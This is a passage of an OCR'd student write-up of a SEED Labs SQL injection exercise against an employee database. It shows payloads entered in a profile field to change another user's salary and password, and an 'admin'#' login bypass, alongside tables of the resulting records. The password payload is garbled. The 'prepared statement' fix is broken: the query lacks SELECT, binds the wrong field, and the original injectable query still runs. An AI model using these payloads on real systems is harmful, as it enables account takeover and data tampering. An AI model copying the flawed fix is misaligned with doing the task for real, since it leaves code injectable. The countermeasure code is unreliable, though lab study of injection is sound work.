
Similarly we can chance bob's salary by putting bob's name in where clause of the statement.



Alice's Profile Edit

NickName	NickName
Email	AL@MAIL.COM
Address	World
Phone Number	,salary='1' where name='bob';#
Password	Password

Copyright © SEED LABs



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	9912300	9/20	10211002		AL@MAIL.COM	World	
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	9912300	11/3	32111111		AL@MAIL.COM	World	
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 3.3: Modify other people' password :


Now we can modify the password with Sha1



Alice's Profile Edit


NickName	NickName
Email	AL@MAIL.COM
Address	World
Phone Number	1('HENIL') where name='Boby' #
Password	Password

For demo now we log in to boby and see the changed password :




Task 4: Countermeasure — Prepared Statement :

Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten as the following:



```
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
      }
      return $conn;
    }

    // create a connection
    $conn = getDB();
    //Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    $stmt = $conn->prepare("id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
    FROM credential
WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
$nickname, $Password);
$stmt->fetch();
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $conn->error . ']\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

```

We see that we are no more successful and are no more able to access the admin account. The taskbar shows our previous attempt of login now fails and this indicates that there was no user with credentials username admin' # when we log in.


SQLi Lab — Mozilla Firefox
Web_SQL_Injection.pdf
SQLi Lab
www.seed-server.com/unsafe_home.php?username=admin+'%23&Password=
SEED LABS

A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.

This means that the code now is not a code but just a string.